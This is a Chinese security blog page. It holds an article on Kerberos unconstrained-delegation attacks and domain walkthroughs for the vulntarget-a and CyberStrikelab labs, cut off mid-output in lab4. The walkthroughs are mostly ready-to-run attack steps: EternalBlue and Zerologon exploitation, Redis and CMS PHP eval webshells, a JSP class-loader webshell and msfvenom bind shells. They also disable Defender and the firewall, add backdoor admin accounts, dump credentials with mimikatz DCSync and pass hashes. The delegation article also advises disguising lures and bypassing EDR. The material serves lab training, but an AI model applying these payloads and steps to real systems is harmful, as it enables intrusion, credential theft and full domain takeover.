
搜索到
19
篇与
的结果
-
 非约束委派攻击原理与域内TGT票据捕获实战解析 在企业的Active Directory域环境中,Kerberos认证协议作为主流的身份验证方案,支撑着数千台主机与用户的权限交互。为了简化跨服务的授权流程,委派机制被广泛应用,但其中非约束委派因设计上的天然缺陷,成为域渗透中极具威胁的攻击向量之一。本文将从基础概念出发,拆解非约束委派的运行逻辑,讲解攻击原理与TGT票据捕获的完整流程,同时给出对应的防御建议,帮助企业安全人员识别与防范这类高危攻击。一、AD域与Kerberos认证基础AD域是微软推出的集中式目录服务,用于统一管理域内的用户、计算机、组等资源,而Kerberos是AD域默认的身份验证协议,其关键流程依赖四个角色:客户端、密钥分发中心(KDC,包含认证服务AS和票据授予服务TGS)、资源服务器,以及KRBTGT账户(KDC的内置服务账户,负责签名所有的Kerberos票据)。Kerberos的完整验证流程分为五个步骤: 1、客户端向AS发起认证请求,提交自己的用户名,AS通过域控制器的用户数据库验证用户身份后,生成会话密钥与TGT,将其加密后返回给客户端; 2、客户端收到加密的TGT与会话密钥后,解密得到会话密钥,随后向TGS请求服务票据(ST),提交要访问的资源名称与TGT; 3、TGS验证TGT的有效性后,生成对应资源的服务票据与新的会话密钥,加密后返回给客户端; 4、客户端携带服务票据访问资源服务器,服务器验证票据的签名与有效性后,允许客户端访问对应资源; 5、双方完成数据交互后,会话密钥会被销毁,避免被窃取。其中TGT也就是票据授予票据,是Kerberos认证中的核心凭证,默认有效期为10小时,可更新周期最长为7天,其内部包含客户端身份信息、会话密钥与过期时间,由KRBTGT账户的加密密钥签名,一旦获取到合法的TGT,攻击者就能伪造对应用户的身份发起任意域内操作。二、非约束委派的运行逻辑委派机制的本质是允许服务模拟客户端的身份,访问其他受保护的资源,比如一台WEB服务器需要调用后端的数据库服务,就需要通过委派将客户端的身份传递给数据库服务。根据配置方式的不同,委派分为约束委派与非约束委派两类: 1、约束委派:服务只能模拟预先指定的用户,访问预先配置的资源,需要在AD中显式设置允许的用户与资源列表,安全性相对较高; 2、非约束委派:服务可以模拟任意访问它的客户端,访问任意域内资源,无需预先配置允许的用户与资源,只要开启该功能,就能直接获取到客户端的完整TGT。当客户端访问开启了非约束委派的主机时,KDC会将客户端的TGT与服务票据一同返回给该主机,而非约束委派的服务会将TGT保存在本地的LSASS进程内存中,以便后续模拟客户端身份访问其他资源。这就为攻击者留下了可乘之机:只要攻击者获取到开启非约束委派主机的本地管理员权限,就能导出内存中保存的所有TGT票据。三、非约束委派攻击的完整流程1、确认域内存在开启非约束委派的主机:可以通过PowerShell命令快速查询,命令如下:Get-ADComputer -Filter {UserAccountControl -band 0x100000} -Properties UserAccountControl, Name, DNSHostName 该命令会筛选出所有开启了非约束委派的计算机账户,同时输出主机名称与DNS地址,方便后续定位目标。 2、获取普通域用户权限:攻击者可以通过钓鱼邮件、未修补的系统漏洞、弱口令爆破等方式,获取一台普通域成员主机的本地管理员权限,或者直接拿到一个普通域用户的账号密码。 3、诱导高权限用户访问目标主机:攻击者需要诱导域管理员或其他高权限用户访问开启了非约束委派的主机,比如通过共享文件夹、内部通知等方式,让高权限用户登录该主机或访问其共享资源。当高权限用户完成访问后,其TGT就会被保存在该主机的LSASS内存中。 4、导出内存中的TGT票据:攻击者在获取目标主机的本地管理员权限后,可以使用Mimikatz工具导出内存中的Kerberos票据,具体命令如下:mimikatz.exe "privilege::debug" "sekurlsa::tickets" exit 运行该命令后,工具会列出当前LSASS进程中保存的所有Kerberos票据,其中就包含高权限用户的TGT,攻击者可以将其导出为文件或提取Base64编码的票据内容。 5、利用TGT发起后续攻击:攻击者可以使用Rubeus工具将导出的TGT注入到当前进程中,实现身份伪造,命令示例如下:Rubeus.exe ptt /ticket:base64编码的TGT票据 注入成功后,攻击者就能以高权限用户的身份请求任意域内资源的服务票据,比如访问域控制器的LDAP服务,修改域内权限,甚至获取KRBTGT账户的相关信息,完全接管整个域环境。四、域内TGT票据的检测与防御针对非约束委派攻击与TGT票据捕获,企业可以通过以下方式进行检测与防御: 1、定期扫描域内的非约束委派主机:除了使用PowerShell命令外,还可以通过ADSI编辑工具,查看计算机账户的userAccountControl属性,确认是否包含0x100000的标志位,定期清理不必要的非约束委派配置。 2、监控Kerberos票据的异常行为:开启Windows事件日志的相关审核策略,监控LSASS进程的访问事件(事件ID 4663)、TGS请求事件(事件ID 4769)与票据更新事件(事件ID 4770),当发现大量异常的票据请求或内存访问行为时,及时触发告警。 3、限制高权限用户的登录范围:请不要让域管理员登录普通的成员主机或未受保护的服务器,仅允许域管理员登录域控制器与指定的管理主机,避免高权限用户的TGT被保存在非授权的主机内存中。 4、启用安全防护措施:启用Windows Defender Credential Guard,该功能会将LSASS进程的内存隔离在受保护的区域中,阻止恶意工具读取内存中的票据;同时禁用WDigest认证,避免攻击者通过该协议获取明文密码;使用AES-256加密替代弱加密算法,提升Kerberos票据的安全性。 5、优先使用更安全的委派方式:将非约束委派替换为约束委派或基于资源的约束委派,这两种委派方式都需要显式配置允许的用户与资源,大幅缩小攻击面,降低安全风险。五、实战中的注意事项在进行安全测试或应急响应时,需要注意以下细节: 1、诱导用户访问的场景需要贴合日常业务,比如共享文件夹中放置看似有价值的内部文档,避免引起用户的怀疑; 2、如果域内启用了Kerberos强加密策略,导出的TGT需要使用对应的加密密钥才能正常使用,攻击者需要提前获取相关密钥信息; 3、部分企业会部署SIEM工具或EDR产品,会拦截Mimikatz等恶意工具的运行,攻击者需要提前绕过这些防护措施; 4、所有的渗透测试操作都需要获得企业的书面授权,未经授权的攻击行为可能触犯法律法规,带来严重的法律后果。非约束委派攻击是AD域环境中常见的高危攻击向量,其典型危害在于可以通过捕获TGT票据,快速实现域权限的横向移动与完全接管。企业安全人员需要重视域内的委派配置管理,定期开展安全扫描与审计,同时加强员工的安全培训,避免被攻击者诱导访问非授权主机,从多个维度提升域环境的整体安全性。
 -

【vulntarget域渗透】vulntarget-a域靶场 环境配置:win7 密码:admin 设置通达OA漏洞 入站规则:80端口 永恒之蓝 动态外网IP(net模式),静态内网IP win2016 账号:vulntarget\win2016 密码:Admin#123 管理员administrator密码(非域控密码):Admin@123 已安装redis,自启,web环境自启 添加入站规则:80端口 双静态内网IP win2019 域控密码:Admin@666 已安装:AD域、vmtools、添加域成员 改计算机名为:win2019 静态IP设置 首先增加两个网卡18和19都是仅主机,配置必须一样开机时候要点击这个开始打靶对其进行漏洞扫描nmap -sS 192.168.52.128 --script=vuln -T4 存在永痕之蓝漏洞进入msfmsfconsole 打永恒之蓝,使用getuid发现是系统最高权限search ms17-010 use 0 set RHOSTS 192.168.52.128 run 首先我们退出会话保存在后台,提示我们会话id为1bg 查找fscanfind / -name "fscan.exe" 2>/dev/null 进入刚刚退出的会话sessions 1 上传fscan到c盘根目录upload /data/windows_atk/scan_info/fscan.exe C:/ 进入shell并进入根目录shell cd / 设置编码chcp 65001,让系统正常显示字符chcp 65001 ipconfig发现另外一张网卡ip:10.0.20.98ipconfig fscan扫内网fscan.exe -h 10.0.20.0/24 通过fscan扫描的结果中可以看到,并没有其他主机存活禁ping扫描使用TCP扫描(fscan默认使用ping进行内网扫描),发现内网第二台机器10.0.20.99,并且6379端口开启fscan.exe -h 10.0.20.0/24 -np -no -nopoc 精确扫描出redis备份文件C:\Program Files\Redis/dump.rdb,并且包含redis unauthorized未授权fscan.exe -h 10.0.20.99 -np -no -nopoc 使用msf添加路由run post/multi/manage/autoroute 查看路由是否添加成功run autoroute -p 添加代理,msf设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 配置proxychains代理端口为msf设置的1080端口vi /etc/proxychains4.conf 测试代理是否配置成功proxychains nmap -sT 10.0.20.99 -p 80 直接打开浏览器访问是一个hello world使用目录扫描,扫描出phpinfo,在这里面发现C:/phpStudy/PHPTutorial/WWW/网站目录proxychains dirb http://10.0.20.99/ 继续渗透,redis未授权redis-cli -h 10.0.20.99 config set dir 'C:/phpStudy/PHPTutorial/WWW/' config set dbfilename shell.php set 1 "<?php @eval(\$_POST['cmd'])?>" save 打开蚁剑antsword 输入shell地址和密码,测试连接防火墙状态,启用netsh firewall show state 关闭防火墙netsh advfirewall set allprofiles state off 彻底禁用Defender杀软,防止后边自动删除木马程序:: 彻底禁用Defender核心防护+实时保护 reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f 检查是否ping通,ping通ping 10.0.20.99 生成正向shell木马msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=4444 -f exe -o shell.exe 拖动上传马到C盘根目录配置msf,并在蚁剑中启动程序use exploit/multi/handler set payload windows/x64/meterpreter/bind_tcp set RHOST 10.0.20.99 run 继续上传fscanupload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 查看ip,发现另一个网卡再次扫内网,通过fscan扫描出域控服务器10.0.10.110,域名为vulntarget.com,域主机名为win2019fscan.exe -h 10.0.10.111/24 看看能不能置空域空密码https://github.com/VoidSec/CVE-2020-1472python3 cve-2020-1472-exploit.py -t 10.0.10.110 -n WIN2019 抓取域控hashAdministrator:c7c654da31ce51cbeecfef99e637be15 打PTH,拿下域控主机proxychains impacket-psexec -hashes :c7c654da31ce51cbeecfef99e637be15 vulntarget.com/administrator@10.0.10.110 查看防火墙状态netsh firewall show state 禁用防火墙netsh advfirewall set allprofiles state off 开远程连接REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f 默认情况下会出现CredSSP问题我们需要使用另外的工具来绕过它无视证书 + 绕过 NLA/CredSSP 问题,直接连 10.0.10.110安装远程连接工具apt install freerdp-x11 -y 不允许我们使用空密码登录(使用hash登录)xfreerdp /u:administrator /pth:c7c654da31ce51cbeecfef99e637be15 /cert:ignore /v:10.0.10.110 两种解决方法1、简单粗暴,修改域控管理员密码net user administrator p-0p-0p-0 /domain 2、抓取明文密码传mimiktz.exe然后xfreerdp /u:administrator /p:password /cert:ignore /v:10.0.10.110
-
【域渗透】CyberStrikelab靶场lab1-lab11,2w字超详细 前言码字!码字!码字!CyberStrikelab 是一个专注于网络安全的在线仿真实战平台,提供了多种靶机和场景,涵盖了MITRE ATT&CK威胁框架中的各种知识点和技能。靶场链接:https://cyberstrikelab.com这些靶机还是很适合刚入门windows内网和域渗透没多久的师傅们,比如多层代理的搭建,域内横向移动,PTH哈希传递攻击,域ESC系列的漏洞,永恒之蓝漏洞,FRP正向 / 反向代理,MSF路由配置,windows系统提权,非约束委派攻击等等等等本文遵守OSEP的考试规则,没有使用任何商业工具,比如CS,以及一些市面上收费的工具,主要利用MSF进行渗透测试,希望对想要备考OSEP的师傅们会有一点帮助cyberstrikelab-lab11、WEB渗透在网页底部的版权信息区域,发现明确标注 易优 CMS”,从这里可以锁定站点使用的 CMS 系统类型。进一步信息收集,通过百度检索易优 CMS 官方文档,确认该 CMS 系统基于 ThinkPHP5.0 框架开发选用 ThinkPHP 漏洞利用工具,用ALL检测所有漏洞。通过工具检测目标站点存在tp5_index_construct_rce命令执行漏洞。通过 ThinkPHP 漏洞利用工具的 “命令执行模块”,输入基础探测命令whoami(用于查询当前执行用户身份),执行后返回结果为nt authority\system,明确当前已获取系统权限漏洞触发获取的权限是 “临时权限”,一旦漏洞修复、服务重启或网络中断,攻击者将失去对服务器的控制。因此,写入后门的核心目的是建立 “持久化控制通道”,确保后续可随时访问目标服务器,且不易被管理员发现。写入一句话木马,设置木马名称,再点击GetShell,成功的话最后获得一句话木马的地址<?php @eval($_POST['a']);?> 为实现可视化管理,使用蚁剑(一款专门用于管理 Web 后门的工具)进行连接。在蚁剑中输入木马访问地址、通信密码a,点击 “测试连接”,显示 “连接成功”,表明已建立稳定的 Web 管理通道。通过蚁剑可直观查看服务器文件系统、执行命令、上传下载文件,操作便捷且隐蔽性强。解法一:数据库密码泄露/config/database.php,数据库配置文件配置文件中显示数据库用户为root,密码为xxxxxx(已隐藏)。 Windows 默认管理员账号administrator,并复用该数据库密码作为系统登录密码。启用远程桌面连接,需通过蚁剑执行以下命令:# 修改注册表,允许远程登录: reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f # 关闭 Windows 防火墙: netsh advfirewall set allprofiles state off 远程连接,输入目标服务器 IP、账号administrator、密码xxxxxxadministrator :数据库密码 登录成功,这里登录成功的权限是administrator管理员组而这里蚁剑执行命令的权限是系统权限,权限等级会更高一点,主要利用这一块解法二:添加用户通过蚁剑执行以下命令:# 创建新用户,并设置密码: net user xiaoyu 123@abc /add # 将新用户添加到管理员组: net localgroup Administrators xiaoyu /add 生成正向连接木马:msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 本次测试中,目标服务器可被攻击者访问,但攻击者主机因处于内网无公网 IP,因此选择正向连接模式。设置正向连接,是我们主动去连接目标主机的4444端口use exploit/multi/handler # 启用监听模块 set payload windows/meterpreter/bind_tcp # 匹配生成木马时的payload set RHOST 192.168.10.10 # 目标服务器IP地址 set RPORT 4444 # 匹配木马中设置的监听端口 run # 启动监听 通过蚁剑将生成的shell.exe文件上传至目标服务器的 Web 根目录(或其他可执行目录),并执行该文件。上传上去了,但是执行没有结果,那是因为我们是正向连接,需要主动去连接靶机的4444端口,而不是等着shell回弹回来,如果还没有回来,请禁用目标防火墙netsh advfirewall set allprofiles state off 命令执行后,MSF 控制台立即反馈 “Meterpreter session 1 opened”,表明已成功建立稳定的 Meterpreter 会话。这里就已经成功上线了2、内网渗透ipconfig,查看目标服务器的内网 IP 段(192.168.20.0/24),并发现内网中存在其他主机选用 fscan 工具,通过 Meterpreter 的upload命令将工具上传至目标服务器:upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 执行以下命令启动 fscan 扫描:fscan.exe -h 192.168.20.0/24 # 扫描整个内网网段 扫描结果显示,192.168.20.30 和 192.168.20.20(域控),两台主机均存在 MS17-010 漏洞(永恒之蓝)在内网中,攻击者无法直接访问 192.168.20.30 和 192.168.20.20(仅 192.168.20.10 可与内网其他主机通信)。设置路由的核心目的是将已控制的 192.168.20.10 作为 “跳板机”,让攻击者的流量通过该跳板机进入内网,实现对其他主机的访问。文案路线,你->对方外网机器(10.10)-> 对方内网机器(主机20.30和20.20),而你无法直接通过箭头访问到对方的内网主机,你需要获得对方内网主机10.10的系统权限,然后再代理到这台机器,去打对方的内网主机随后在 Meterpreter 会话中执行以下命令设置路由:# 添加内网路由: run autoroute -s 192.168.20.0/24 # 查看路由表: run autoroute -p 路由添加成功后,尝试利用永恒之蓝漏洞打 192.168.20.30我测试了多个 MS17-010 相关漏洞利用模块,均没有成功,尝试到最后一个执行命令的模块auxiliary/admin/smb/ms17_010_command的时候,可以正常执行命令,就是获取不到Meterpreter后渗透会话,但可以执行命令use auxiliary/admin/smb/ms17_010_command auxiliary/admin/smb/ms17_010_command模块的作用是通过永恒之蓝漏洞执行命令# 加载模块并查看参数: use auxiliary/admin/smb/ms17_010_command # 加载模块 show options # 查看模块所需配置参数 该模块需配置的关键参数包括RHOSTS(目标主机 IP)、COMMAND(待执行的命令)。验证权限:配置目标主机 IP 并执行whoami命令,验证漏洞利用效果:set rhosts 192.168.20.30 set COMMAND whoami run 执行结果返回nt authority\system,表明已通过永恒之蓝漏洞获取 192.168.20.30 的系统权限,为后续操作提供了高权限基础。此时我们可以借助msf17-010命令执行权限维持配置:为建立稳定的远程控制通道,通过该模块执行以下命令,配置 192.168.20.30 的系统参数:set COMMAND 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f' # 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接 set COMMAND 'net user xiaoyu 123@abc /add' #创建一个名为 的新用户,密码设置为 123@abc set COMMAND 'net localgroup Administrators xiaoyu /add' #将用户 dfz 添加到本地管理员组(Administrators),获得系统最高权限 set COMMAND 'netsh advfirewall set allprofiles state off' #关闭Windows防火墙 打开10.10计算机的远程桌面连接功能,输入刚刚添加的账号和密码登录成功后,在C盘中查找到最后的flag3、域控渗透前面我们利用fscan.exe扫描出来存在永痕之蓝漏洞,但是利用msf执行不了命令,该怎么上传文件呢?我们可以使用windows自带的远程连接,找到本地资源,在本地设备和资源中找到详细信息把驱动器勾选上,还有本地的C盘文件勾选上,共享到远程连接后的服务器中这样目标机器就能访问10这个机器的文件了随后上传nc至20.10机器然后打开远程登录的20靶机,在共享的C盘文件中找到nc,并放到30的机器当中去不过这里我,我们不能使用30的cmd来反弹shell,因为当前登录的用户并不是系统权限,需要用msf的exp来打这里需要执行3次才会执行一次命令,总体来说延迟了3个命令,或者你要敲三个回车,才能执行你的第一个命令,应该是bug,这里已经获取到了系统权限使用msf上传mimikatz通过共享目录将 mimikatz 工具上传至域控服务器。通过 MSF 模块执行 mimikatz,初始执行时显示 “低权限”,无法提取域哈希。执行以下命令提升权限至系统权限:privilege::debug # 启用调试权限 sekurlsa::logonpasswords # 提取登录密码哈希 最终执行 DCSync 命令,提取整个域的所有用户哈希:lsadump::dcsync /domain:cyberstrikelab.com /all #提取整个域的所有账户哈希 执行结果成功提取到域管理员Administrator的 NTLM 哈希:94bd5248e87cb7f2f9b871d40c903927。获取 NTLM 哈希后,采用 “哈希传递攻击”(Pass-the-Hash,PtH)登录域控服务器。虽然已设置路由,但远程桌面连接等图形化工具无法直接利用 Meterpreter 路由。配置代理的核心目的是让所有攻击者的工具流量(如远程桌面、文件传输)都通过跳板机转发,实现对 192.168.20.30 的直接访问。MSF 开启 SOCKS5 代理:use auxiliary/server/socks5 # 加载SOCKS5代理模块 set SRVHOST 127.0.0.1 # 代理监听地址(本地回环地址) set SRVPORT 1080 # 代理监听端口 run # 启动代理服务 SOCKS5 是一种通用代理协议,支持 TCP/UDP 流量转发,可适配大多数网络工具。设置proxychains4,最后面要用┌──(root㉿kali)-[/data/demo] └─# tail /etc/proxychains4.conf # socks4 192.168.1.49 1080 # http 192.168.39.93 8080 # rted: "basic"-http "user/pass"-socks ) # [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 使用 impacket 工具集(一款专注于网络协议攻击的工具集)中的psexec模块,执行哈希传递登录:proxychains impacket-psexec -hashes :94bd5248e87cb7f2f9b871d40c903927 cyberstrikelab.com/administrator@192.168.20.20 命令执行后,成功获取域控服务器的 CMD 会话,执行ipconfig等命令验证,确认已完全控制 192.168.20.20 域控服务器。至此,整个渗透测试流程完成。cyberstrikelab-lab2web渗透最开始已经获取到了对方的内网ip,192.168.10.10 ,通过fscan扫描内网并探测一定数量的端口,扫描结果先808端口是web服务,通过页面的title显示出这是骑士cms内容管理系统访问这个界面是骑士cms翻到最底下,发现系统版本随便找几篇文章看看有没有pochttps://xz.aliyun.com/news/3368找到一个poc输入poc,自动跳转到登录界面,看来没有未授权登录漏洞http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),' 尝试访问呢一个不存在的页面,爆出来了thinkphp的版本使用thinkphp综合利用工具,没有漏洞方案二,爆破后台账号密码爆破出密码为admin123456登录后台再使用poc,能够正常获取php的版本信息http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),' 继续执行,创建一个一句话木马http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',eval($_POST['cmd']),' https://xz.aliyun.com/news/3368,这篇文章已经告诉我们shell的路径在哪了,他会在这个文件里面创建你执行的恶意代码来访问这个界面,正常执行我们刚刚嵌入的恶意代码http://192.168.10.10:808/Application/Home/Conf/config.php 打开蚁剑,输入链接和密码在c盘找到flag使用msf创建一个马msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 使用蚁剑上传打开msf,开启监听# kali msfconsole use multi/handler set payload windows/meterpreter/bind_tcp set rhost 192.168.10.10 # 蚁剑执行上传成功的木马 shell.exe 内网渗透上线之后,发现是系统权限。进入命令行shell chcp 65001 whoami # 发现是系统权限,不用额外提权 退出会话,将会话保留在后台exit bg 在本机查找fscanfind / -name "fscan*" 2>/dev/null 找到fscan位置后,进入会话1 并上传fscansessions 1 upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 在当前目录下找到fscan利用fscan扫内网,发现另外两台主机192.168.10.20和192.168.10.233,20机器的8080端口是web服务访问界面,是一个tomcattomcat文件上传漏洞 https://blog.csdn.net/allintao/article/details/129503762200表示ok,上传成功<%! class U extends ClassLoader { U(ClassLoader c) { super(c); } public Class g(byte[] b) { return super.defineClass(b, 0, b.length); } } public byte[] base64Decode(String str) throws Exception { try { Class clazz = Class.forName("sun.misc.BASE64Decoder"); return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str); } catch (Exception e) { Class clazz = Class.forName("java.util.Base64"); Object decoder = clazz.getMethod("getDecoder").invoke(null); return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str); } } %> <% String cls = request.getParameter("passwd"); if (cls != null) { new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext); } %> 连接测试将之前的生成的马上传上去准备上线msf# msf use multi/handler set payload windows/meterpreter/bind_tcp set rhost 192.168.10.20 # 蚁剑执行上传成功的木马 shell.exe 成功拿下20权限,使用msfgetsystem进行提权,结果显示,成功提权到system权限在根目录找到flag2输入ipconfig,看到另一个网卡地址再上传fscan,这个新的网卡upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 发现20.30 机器存在永恒之蓝漏洞再来设置路由,此时你会有两个会话和路由run autoroute -s 192.168.20.0/24 run autoroute -p 域渗透上传mimikatz.exe 抓取系统hash使用find查找find / -name "mimika*.exe" 2>/dev/null 进入shell执行命令.\mimikatz.exe privilege::debug sekurlsa::logonpasswords 抓取到administrator用户的NTML hash0a571981f9373e059c6c6313c2469359 准备好frp配置文件,搭建正向代理,客户端配置服务端配置PTH登录,并且上传frpevil-winrm -i 192.168.10.20 -u Administrator -H "0a571981f9373e059c6c6313c2469359" upload windows_x64_admin.exe 启动# kali ./frpc -c frpc.ini # 靶机 ./frps.exe -c frps.ini 修改代理配置文件vi /etc/proxychains4.conf 使用proxychains代理启动msfproxychains msfconsole 使用永恒之蓝命令执行模块,能够正常执行命令use admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set command whoami run 找到最后一台机器的flagset command type C:\\flag.txt run cyberstrikelab-lab3web信息收集端口扫描nmap -sT -Pn -p- 192.168.10.10 -T4 3590端口开启是一个web应用扫描出来了一个访问看看是一个登录框查看登录界面的网页源码登录进来看到版本信息使用万能的搜索引擎看到这里有一个本地文件泄露漏洞找到第一个flag另外还发现能在web目录写入文件,我们写入一句话<?php @eval($_POST['cmd']);?> 蚁剑连接msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 内网渗透上线msf直接就是系统权限查找fscanfind / -name "fscan.exe" 2>/dev/null 利用meterpreter模块上传upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 看到有双网卡fscan扫描另一张网卡,发现192.168.20.20和192.168.20.30靶机,其中30是域控主机使用fscan扫描第一台机器的端口添加路由run post/multi/manage/autoroute 配置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 修改代理vi /etc/proxychains4.conf 访问到thinkphp站从flag中可以看到木马在主页使用awBruter密码爆破工具,爆破出来密码是admin123蚁剑设置好代理使用密码连接找到第二个flag拿下系统权限域渗透之后就可以上传msf马,如果蚁剑不行的话(这个环境可能有一点问题,第二台机器老是断网)那就使用windows的远程连接上传到10.10,然后再利用windows自带的远程连接传20.20机器(前提是创建了一个远程连接用户),往期很多文章都写过,之后利用msf抓取hash或者使用猕猴桃抓取哈希,使用hash传递攻击proxychains impacket-psexec -hashes :f349636281150c001081894de72b4e2b cyberstrikelab.com/administrator@192.168.20.30 cyberstrikelab-lab4Web渗透5820端口是web服务sql注入https://www.cnblogs.com/shamaxian/p/19319207sqlmap -u "http://192.168.10.10:5820/ad_js.php?ad_id=1" -p ad_id --dump admin / admin123456登录后台 /admingetshell,直接修改源码POC参考链接:https://blog.csdn.net/cainsoftware/article/details/119116430http://192.168.10.10:5820/admin/tpl_manage.php?act=edit&tpl_name=../../ann.php 修改内容如下<?php @eval($_POST['a']);?> msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 内网渗透getuid发现已经是系统权限msf exploit(multi/handler) > run [*] Started bind TCP handler against 192.168.10.10:4444 [*] Sending stage (177734 bytes) to 192.168.10.10 [*] Meterpreter session 4 opened (10.10.10.173:43577 -> 192.168.10.10:4444) at 2025-12-09 22:07:22 -0500 meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 上传fscan,扫内网,发现7001端口weblogicmeterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe [*] Uploading : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Uploaded 5.18 MiB of 5.18 MiB (100.0%): /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Completed : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe meterpreter > shell Process 2316 created. Channel 2 created. Microsoft Windows [�汾 10.0.18363.592] (c) 2019 Microsoft Corporation����������Ȩ���� C:\phpstudy_pro\WWW>chcp 65001 chcp 65001 Active code page: 65001 C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::1dfe:1621:b57c:7f61%17 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::402e:23ec:6cb6:e625%16 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default 